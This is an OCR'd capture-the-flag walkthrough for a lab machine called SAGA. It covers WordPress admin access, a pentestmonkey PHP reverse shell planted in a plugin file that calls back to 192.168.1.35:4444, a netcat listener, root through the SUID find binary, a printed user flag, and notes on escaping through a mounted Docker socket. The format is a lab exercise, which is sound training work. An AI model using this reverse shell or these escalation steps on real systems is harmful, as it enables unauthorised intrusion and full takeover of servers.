
New password

password

Very weak

☑ Confirm use of weak password

Hint: The password should be at least twelve characters long. To make it stronger, use upper and lower case letters, numbers, and symbols like ! " ? $ % ^ &).



saga.local/wp-login.php

Username or Email Address

userd4ve


Password

password

☐ Remember Me

Lost your password?

← Go to SAGA Helthcare



saga.local/wp-admin/

WordPress 6.7 is available! Please notify the site administrator.

Dashboard

Will you be supporting multiple products on this support site? You can activate multi-products support now. (This setting can be modified later)

There are one or more required or recommended plugins to install, update or activate. Please contact the administrator of this site for help.

Dismiss this notice

At a Glance

9 Posts 27 Pages

1 Comment

WordPress 6.1.1 running Saga theme.

Activity

Recently Published

Jun 20th 2021, 5:01 pm Tooth Fairy Traditions

Jun 20th 2021, 5:01 pm Smile For Your Health!

Quick Draft

Title

Content


What's on your mind?

We are inside the wordpress cms as admin.

Foothold

After getting into the cms as admin we can actually edit files inside the CMS which will reflect the files in the server also.

Edit the plugin file which is actually php and we could access edited file from the ’ /wp-content/plugins ’ directory. So remove complete content of the php file and input a php reverse shell there and access the file which will execute the reverse shell.



Editing classic-editor/classic-editor.php (inactive)

Select plugin to edit: Classic Editor

Selected file content:

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE:
https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.35';
$port = 4444;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
```

Plugin Files


Index of /wp-content/plugins/classic-editor

Name	Last modified	Size	Description
Parent Directory		-	
LICENSE.md	2024-11-11 12:27	19K	
classic-editor.php	2024-11-13 16:31	2.5K	
js/	2024-11-11 12:35	-	
readme.txt	2024-11-11 12:27	6.8K	

Apache/2.4.29 (Ubuntu) Server at saga.local Port 80

By using netcat we could get the shell

```
nc -lvp port
```




```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.1.35] from saga.local [192.168.1.46] 42430
Linux saga 5.15.0-125-generic #135-Ubuntu SMP Fri Sep 27 13:53:58 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 16:31:57 up  2:07,  0 users,  load average: 0.69, 0.39, 0.28
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ 
```

We Got into the server as www-data

Privilege Escalation

Now next is escalating into other user or root user directly.

find / -perm -u=s -type f 2>/dev/null




```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.1.35] from saga.local [192.168.1.46] 42430
Linux saga 5.15.0-125-generic #135-Ubuntu SMP Fri Sep 27 13:53:58 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 16:31:57 up  2:07,  0 users,  load average: 0.69, 0.39, 0.28
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@saga:/$ export TERM=xterm
export TERM=xterm
www-data@saga:/$ ^Z
zsh: suspended  nc -lvp 4444

┌──(kali㉿kali)-[~]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvp 4444
                              stty rows 38 columns 116
www-data@saga:/$ find / -perm -u=s -type f 2>/dev/null
/bin/su
/bin/umount
/bin/mount
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/find
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
www-data@saga:/$ 
```

By finding out the suid binary. We'll get the 'find' binary.

With the help of GTFObins, we could easily escalate our privilege to root.

```
find . -exec /bin/sh -p \; -quit
```




SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.


```
sudo install -m =xs $(which find) .

./find . -exec /bin/sh -p \; -quit
```



```
┌──(kali㉿kali)-[~]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvp 4444
                              stty rows 38 columns 116
www-data@saga:/$ find / -perm -u=s -type f 2>/dev/null
/bin/su
/bin/umount
/bin/mount
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/find
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
www-data@saga:/$ find . -exec /bin/sh -p \; -quit
# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
# 
```


We rooted the server.

Now its time for hunting flags



```
www-data@saga:/$ find . -exec /bin/sh -p \; -quit
# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
# cat /home/dev/us*
ad7338854b85303c222cbbf3d4290353
```

`cat /home/dev/user.txt` Got the user Flag !!




```
# cat /root/root.txt
Great Work .... But This Is'nt the REALSAGA Jump In And TryHarder !!!
# 
```

`cat /root/root.txt` Instead of root flag we got a message,


Great Work …. But This Is’nt the REALSAGA Jump Out And TryHarder !!!

So This is’nt yet. By doing more enumeration inside shell as root. We can see file named docker.sock mounted. From there we could identify that we are inside a dcoker container. By going through message from the root.txt “Jump out and tryharder”.




```
# find / -name "docker*" 2>/dev/null
/var/lib/systemd/deb-systemd-helper-enabled/sockets.target.wants/docker.socket
/var/lib/systemd/deb-systemd-helper-enabled/multi-user.target.wants/docker.service
/var/lib/systemd/deb-systemd-helper-enabled/docker.service.dsh-also
/var/lib/systemd/deb-systemd-helper-enabled/docker.socket.dsh-also
/var/lib/dpkg/info/docker.io.preinst
/var/lib/dpkg/info/docker.io.list
/var/lib/dpkg/info/docker.io.postinst
/var/lib/dpkg/info/docker.io.md5sums
/var/lib/dpkg/info/docker.io.templates
/var/lib/dpkg/info/docker.io.postrm
/var/lib/dpkg/info/docker.io.prerm
/lib/systemd/system/docker.service
/lib/systemd/system/docker.socket
/etc/systemd/system/sockets.target.wants/docker.socket
/etc/systemd/system/multi-user.target.wants/docker.service
/etc/dpkg/dpkg.cfg.d/docker-apt-speedup
/etc/apt/apt.conf.d/docker-gzip-indexes
/etc/apt/apt.conf.d/docker-clean
/etc/apt/apt.conf.d/docker-no-languages
/etc/apt/apt.conf.d/docker-autoremove-suggests
/etc/docker
/run/docker.saga
/run/docker.sock:
/run/docker.sock:/var/run/docker.sock
/usr/bin/docker
/usr/bin/docker-init
/usr/bin/dockerd
/usr/bin/docker-proxy
/usr/share/bash-completion/completions/docker
/usr/share/doc/docker.io
/usr/share/docker.io
# 
```

By just executing the command `docker ps` We can interact with docker daemon running on the host now.



```
# docker ps
CONTAINER ID   IMAGE     COMMAND            CREATED         STATUS         PORTS                                                                  NAMES
00461abf7ccf   saga      "/entrypoint.sh"   5 minutes ago   Up 5 minutes   0.0.0.0:25→25/tcp, :::25→25/tcp, 0.0.0.0:80→80/tcp, :::80→80/tcp   ctf-saga1
# 
```


CGroups
Docker --privileged
Docker Breakout / Privilege Escalation
release_agent exploit - Relative Paths to PIDs
Docker release_agent cgroups escape
Sensitive Mounts
Namespaces
Seccomp
Weaponizing Distroless
Escaping from Jails
euid, ruid, suid
Interesting Groups - Linux Privesc
Logstash
ld.so privesc exploit example
Linux Active Directory
Linux Capabilities
NFS no_root_squash/
Capabilities Abuse Escape
Escape from Privileged Containers
Privileged + hostPID
Privileged
Arbitrary Mounts
Privilege Escalation with 2 shells and host mount
Privilege Escalation with 2 shells
hostPID
hostNetwork
hostIPC
Recover capabilities
User namespace abuse via symlink
CVEs
Runc exploit (CVE-2019-5736)
Docker Custom Escape
Docker Escape Surface
Container Breakout through Usermode helper Template

Mounted Docker Socket Escape

If somehow you find that the **docker socket is mounted** inside the docker container, you will be able to escape from it.
This usually happen in docker containers that for some reason need to connect to docker daemon to perform actions.

```
#Search the socket
find / -name docker.sock 2>/dev/null
#It's usually in /run/docker.sock
```

In this case you can use regular docker commands to communicate with the docker daemon:

